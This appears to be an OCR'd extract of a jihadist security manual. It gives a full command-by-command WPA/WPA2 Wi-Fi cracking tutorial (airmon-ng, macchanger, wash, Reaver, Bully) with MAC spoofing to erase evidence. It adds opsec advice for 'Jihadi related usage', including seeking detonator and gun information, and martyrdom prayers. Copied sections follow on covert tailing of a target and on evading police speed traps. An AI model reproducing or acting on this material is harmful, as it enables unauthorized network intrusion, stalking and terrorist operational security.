
Just know that it could take a few hours or longer to crack and lots of Sabr is required.

1. **Please follow how to run Kali if Unsure**
2. **Next switch off screen lock as this can timeout/reset or even stall a session**


Click on root then click on System Settings



Select Brightness and Lock



Select Lock OFF




click on the X in the top right hand corner to close box


Whenever you are prompted for a password type "**toor**" root backwards to bypass password dialog.

WPA/WPA2 Network Crack Tutorial

Step 1: Click on this icon in the top left hand corner to open a new terminal



Step 2: Type in the following command “airmon-ng start wlan0”



Note the name showing here (mon0), we will be using this name when we input any codes.

Step 3: Kill all processes type “kill ????” (the 4 digit number listed in your case)


Step 4: Change Mac

Next type the following commands in order which will help to clear any tracks/evidence

ifconfig wlan0 down
macchanger –m 00:11:22:33:44:55 wlan0
ifconfig wlan0 up
ifconfig mon0 down
macchanger –m 00:11:22:33:44:55 mon0
ifconfig mon0 up



Step 5: run a scan to see potential victims. “airodump-ng mon0”



PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH
-1	0	0	0	108	-1			
-29	63	2	0	8	54e.	WPA2	CCMP	PSK
-34	33	0	0	1	54e.	WPA2	CCMP	PSK
-50	22	1	0	1	54e.	WPA	CCMP	PSK
-48	6	22	0	1	54 .	OPN		
-50	75	0	0	11	54e	WPA2	CCMP	PSK
-52	15	0	0	1	54e	WPA2	CCMP	PSK
-54	14	0	0	11	54e.	WPA2	CCMP	PSK
-55	1	90	0	1	54e.	WPA	TKIP	PSK
-54	16	0	0	6	54e	OPN		

Step 6: we need to determine if the WPS of the target network locked type “Wash -i mon0”



```
ected Setup Scan Tool
Tactical Network Solutions, Craig Heffner <cheffner@tacnetsoi.c

   Channel       RSSI       WPS Version       WPS Locked
-------------------------------------------------------------
      8          -22        1.0               No
```


If wps lock is showing no then we’re good to go. Copy the bssid & channel number

Step 7: next we want to Bruteforce the wps pin in order to get the WPA key to do this we will use Reaver.

Type “reaver -i mon0 -b {bssid} --fail-wait=30 –vv”

This method can take hours and it may be that it fails so it’s more of a trial & error basis.

This is an example of a cracked WPA2 tutorial from a Kafir so hence the date



Reaver will first associated itself with the target network then try a pin. Upon completion (can take multiple hours) if the key is found you will receive two important details to keep for future references

WPS PIN: (an 8 digit number which you will store for future reference, Save the WPS pin to retrieve the new network key if it is later changed. Follow **Retrieve password using WPS PIN** below)

WPA PSK: (also known as the network key or network password, use this key to access the desired network)

Now it might be that while you run reaver you receive multiple warnings about **timeout**

All you do is increase the delay time as the

WPA/WPA2 CODES

kill {processes} Makes the whole process of cracking the WPS easy (“kill 4000” may return back as saying the something like the process is non-existent etc.. – that’s ok!)

ifconfig wlan0 down
macchanger -a wlan0
ifconfig wlan0 up
ifconfig mon0 down
macchanger -a mon0
ifconfig mon0 up

to change mac address to a custom number replace -a to -m 00:11:22:33:44:55
eg macchanger -m 00:11:22:33:44:55 mon0 (same with wlan0)
-a {refers to a random mac number}

airodump-ng mon0
wash -i mon

try these different variants to attacking with reaver

reaver -i mon0 -b {bssid} --fail-wait=30 -vv

or

reaver -i mon0 -b {bssid} -c {ch. #} -S -L -vv

or

reaver -i mon0 -b {bssid} -c {ch. #} -d 30 -S -N -vv

{bssid} input the bssid here
{ch.#} input the channel here
Eg. –b **00:11:22:33:44:55** –c **11**

--fail-wait=30 & -d 30 can be edited to increase the delay if you’re receiving timeout warnings
eg.
--fail-wait=**100** or -d **360**

I can no longer Connect to the network

Retrieve password using WPS PIN

It may be after using the network for some time you've been refused access. It may simply be that the admin has changed the password due to the realization of unauthorized access.


As long as you have the WPS PIN you're good to go otherwise you will have to redo the wpa/2 crack again. Remember if the password is changed the WPS PIN will remain the same and will take a matter of seconds to crack

Just open a Terminal and type

reaver -i mon0 -b {BSSID} -p {input saved wps pin} -vv

Other ways to crack WPA/2 using Bully

Taken from a kafir site




Copy the Bssid of the wifi network whose password you want to crack. For this how to I will crack the password of wifi network “shunya”.


Open Terminal and type command **bully -b <bssid> -c <ch#> -B mon0** and hit Enter.

<Bssid> is the Bssid of the Wifi network on the top left.

-c is the channel our wifi network is running on,

-B = bruteforcing.





Problems

Reaver does not always work with all routers, only routers that have WPS installed which is around 80% of routers. Also reaver needs a good signal strength to run or it will have problems.

If you run into any problems just make sure you check out youtube or any forums with soutions to your problems.

Search on youtube for videos on how to crack wpa…. Etc.

How to hack a WPA/WPA2 Router - For Beginners
This is a very detailed video that explains how to hack a WPA/WPA2 encrypted wifi router.
https://www.youtube.com/watch?v=EOJB3heWnyI

Wireless card inactive but recognised?

Ok so your card is recognised by airmon-ng but is inactive in airodump-ng / wash / reaver? The following is based on trial and error. It is under the presumption that your wireless card shows on the airmon-ng. But in airodump wash and reaver you get an inactive screen.

follow these instructions:

Step 1: type “airmon-ng” and your card should display.

Step 2: type “airmon-ng start wlan0”

Step 3: type “airodump-ng mon0” if you receive an inactive screen then while the scan is running physically remove the usb connection (wire)/ to the wireless device & reconnect.

You should see first an error message in the terminal then upon reconnecting the usb the following box should appear **click ok**




Step 4: close the terminal that shows the error message



Step 5: Click on virtual machine= removable device and select the wireless adapter, select Connect

The card should show connected in the taskbar





Step 6: Open a new terminal and retype “airmon-ng” note the new wlan# number if it has changed then retype the command “airmon-ng start wlan#”. note the mon# number also

Step 7: type “airodump-ng mon#” the search should now run

If it still refuses to work then there must be a problem or a glitch somewhere.

Remember your card is compatible if it shows on airmon-ng screen so it’s a matter of trial & error. Try restarting Kali, even your computer, using a different usb port etc or even searching on google. Btw there is no need to update kali as some people have said on certain forums but there is no harm in doing so.

Remember

Before cracking and surfing the net using someone else's network remember to take out the battery and Sim Card from your phone or leave your phone at home so that there is no evidence of you in the vicinity of the target network and always make sure you change your MAC Address daily

FINAL NOTES

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

- ✓ **Remember Run CCcleaner daily and make sure minimum the 7 wipe overwrite is selected**
- ✓ **Always Run BCwipe Wipe Free Space at least twice a week**
- ✓ **Always run Privacy Mantra when shutting down or restarting the computer**
- ✓ **Try to use TOR Browser for you your internet usage & constantly get new bridges from TOR**
- ✓ **Change your MAC ADDRESS constantly**
- ✓ **Use/search for alternative apps for all your android / iOS devices (Phones/tabets)**

Follow the tutorials provided if you are unsure on how to use! & if still unclear check google

Make it a habit to do the above and be precautious and remember never use your own network to connect to the net for any Jihadi related usage.

Remember **"WAR IS DECEPTION"**

Forums: be very careful in using these, do net delve into your personal life, your user name should obviously link back to you and also the email you provided to register to the forum. Try to gain information only helpful for you ie; how to make detonators, guns etc don't jump into debates and waste your time

Always backup all family photos, cv's personal details etc, anything that if the kuffar hacked your computer could find out who you are, where you live, etc. and keep these on either a separate drive, usb, memory stick, dvd…. Keep this separate from your dual lifestyle.

Apply the above security measure to Mobile Phones aswell.

Last but not least! Remember all Qadr is from Allah, so be thankful to Him and seek refuge in Him!

Al Hamdulillaahi Tuayyibam-Mubarakan Feeh!
Al Hamdulillahi Shukranw wa Shukraa!
A'3uzu billahi ssami 3il 3aleem mi nashaytannir rajiim

Various Driving Articles
Auto Tailing

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!
Taken from a kafir source



Being a firm believer in giving credit where credit is due, I will tell you that most of the information here comes out of the Lee Lapin's book How To Get Anything on Anybody. A few of my friends and I have used most of these methods before in various "Killer" games. Believe me, these are the best methods that I have ever seen.

A, B, C, Method of Tailing

A time proven method of tailing a subject is to use a three man team which alters its positions according to a pre-arranged (and pre-practiced) system. This method is very, very difficult to detect as the subject is never given too long to make any team member. In this system the A man follows the subject. B follows dear old A and C parallels either A or B. When the parade reaches an intersection, C speeds up and crosses or turns ahead of the target. This allows C to keep him in view in case he enters a building or turns an unexpected direction. As C turns the corner, A slows down, stops to look in a window, or turns into a shop while B speeds up to take A's place. After a decent interval A steps out, finds B's back and tails him. In order to exchange B (who is now in A's original position) at the next corner, B crosses the intersection if the subject turns (or vice versa), C walks across the street and takes up a position behind the target. C is now in A's spot, B in C's, and A in B's…. Next corner A speeds up, passes subject who has turned the corner and pulls a quick "U" turn out of the target's sight, walks back and parallels the subject (in C position), B (in ex-C position) crosses over and takes the position of the behind the target, C drops back and takes the rear ass position.

This method is a favorite of such notable people as the Drug Enforcement Agency and the FBI. The person who occupies the B, or tail ass position has the dual function of watching out for the target's buddies who may also be tagging along (usually behind, but sometimes parallel) to spot a tail. If such a hindrance is spotted, B can often lose him by breaking off and taking the target's tail with him, only to ditch it at a convenient point.

Ditching a Tail

This is an art usually picked up from watching detective shows on television, or through osmosis…. However, it is a definite art.

STOP: Turn a corner and pull over, watch who follows. Pull into a large parking lot and stop; see who enters. Go down an alley and pull over out of sight. (If you do this at night, remember to take your foot off the brake pedal. I can't tell you how many people we would have passed if it had not been for their brake lights.) Watch for auto AND FOOT tailing at this point. If you have someone else in the car pull over and drop them after turning a corner, go back later to retrieve and see what was observed. Leave your car and see what happens, pull over after cresting a hill….

GO: Speed up and slow down abruptly making it hard for anyone to follow smoothly. Drive the wrong way down a one way street, see if anyone has the nerve to follow. Run a red light. Drive into a dead end street, turn around and see who is passed on the way back out. Pull a quick U turn in the middle of a block, speed up and see if other cars do the same.

Mechanical Assistance

Always have a pair of good binoculars in a tail car. They are useful to let you sit back and loose-tail for a change, turn a corner and check out who has parked, or to follow a target who makes a light you miss, and they will effect a much better view after dark due to their light gathering qualities. Another very important piece of equipment is to have all autos in your team equipped with communications. CB walkie talkies work great.

Parallel Tailing

This system is used when traffic is too light to close-tail and the subject is likely to make someone. Generally speaking, you drive parallel to the subject, but one block over. During the block one speeds up enough to catch a glimpse of the target at the next intersection and then parallels him again. It is very hard to make a tail who is using this method, but easy to lose him if made. It is very important to know both where the street your target is using and where your street goes at all times. If you have three cars, you can parallel ABC. It is recommended that there be at least two people per car, one can concentrate on spotting, and one on driving.

Combination Tailing

Another alternative that often works is to tail the target until he turns a corner; now the second man in your car gets out, hustles around the corner on foot and ascertains where the target is. He then signals the tail car when it is safe. It moves around the corner and picks up the foot person. Combination tailing helps defeat the most commonly used burn method; the target turns the corner and pulls over and waits to see who is following. He will rarely suspect someone on foot at this point. If one does turn a corner only to find the target sitting there, or getting out of the car, one should go past in a normal fashion, turn the next corner and try to reestablish tail position, or radio someone else to tail while that person parallels for a while.

Progressive Tailing

The safest method of either foot or auto tailing is not to tail at all. In the progressive system, the tailer, so to speak, watches the target leave his residence and observes him until he makes a turn, or goes out of sight. At this point one may want to also make the turn and observe which direction the target took. The next day the tail places himself further along the route, just past the point where the target was lost on the previous mission. The procedure is then repeated with the observation progressing along each day until the destination is observed. Obviously, this method requires a lot of time; however, this disadvantage can be overcome with enough man power by placing a series of men along a possible route and keeping in touch with radio until the target has been tailed, but not tailed, to his ultimate goal.

Various Driving Articles

Hints for Successful Speeding

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

Taken from a kaafir source

Hints For Successful Speeding will help you avoid being ticketed. The methods discussed here in achieving successful speeding are going to deal mainly with highways.

So you like to speed? Being that I live in NJ I know that I do. One of the things that I learned is that the only place where you should speed is on a highway. Why? Because it is the easiest place to detect cops! I have never been pulled over on a highway but I have been pulled over 11 times on local roads.

I have learned by now that speeding on local roads is stupid for the following reasons:

1.) There is no way you can always detect a cop off of a highway.

2.) If you are pulled over on a local road you are more likely to get a ticket because most people don't ever go above 50 and you will not have been going the speed of traffic. You will have to find a very good excuse to get off.

3.) It is easier to get into accidents on local roads.

To start with the Hints For Successful Speeding, try to avoid speeding on local roads! However, it is very easy on highways. First if you are going to speed on the highway then you should have a radar detector. They help BUT DO NOT RELY ON THEM! Many cops on the highways use Pulse or Instant On radar guns and your radar detector will not go off until you have already been clocked. However, they are nice because if you are a ways back from a cop on a highway using instant on your light on the radar detector may go on briefly and no sound may occur. If the light goes off with no sound YOU CAN BET that there is a cop using Instant On or Pulse Radar ahead and you should slow down. Because the best way of detecting the cop is with this method the Passport Radar Detector is one of the best because its field can stretch for 3 miles. However, Radar detectors should not be solely relied upon. The cars around you and other marks are the best, but added with a radar detector you should be able to avoid cops completely.

One of the surest things I've found to avoid cops are trucks. Truckers use their CB's to communicate with each other and warn each other about cops. If you see a truck applying its breaks or actually DOING the speed limit then you should slow down. They are the first people to know about cops. Trucks are also good to speed alongside of (in the right hand lane if possible) because they are much larger than you. If the truck is in front of you or to the left of you it is more likely that they will get clocked and believe it or not cops like to pull over trucks more than cars.

Another good thing to do is slow down when you are going around a curve on a highway where you can't see all of the road in front of you. Cops normally sit in places after these curves and you will get clocked. Also, on the parts of the highway where you can see traffic a ways ahead of you, you should watch the cars that are furthest away from you but in your visible range. If you see a couple of cars brake lights go on then continue to watch the area where

their brake lights went on for other cars brake lights to go on. If you see other brake lights going on in that same area then it is most likely that a cop has set a speed trap there and people are slowing down when they see him. Remember that unless you are driving in heavy traffic most cars will not apply their brakes on a highway unless there has been an accident or a cop is present. Brake lights are always a good sign to slow down to the speed limit.

Also, when speeding you should try to avoid the fast lane. That's right! You should do most of your speeding in the far right lane otherwise known as the granny lane. Here is why. Most cops set their speed traps in the median of the highway. They do this so that they can clock people in the fast lane the easiest! If you are speeding in the fast lane then it is more likely for you to get clocked! Now it is still possible for you to get clocked in the slow lane but an interesting error can occur if you are. The reading on the cops radar gun will not be accurate! In order for the radar gun to clock the exact speed you were going it must be pointed directly at you. But if you are travelling in the slow lane it is more likely that you will be at an angle to the radar gun. The more of an angle you are away from the radar gun the greater the error. The error which occurs is that the reading on the cops radar gun will be slower than you were actually going and will potentially save you 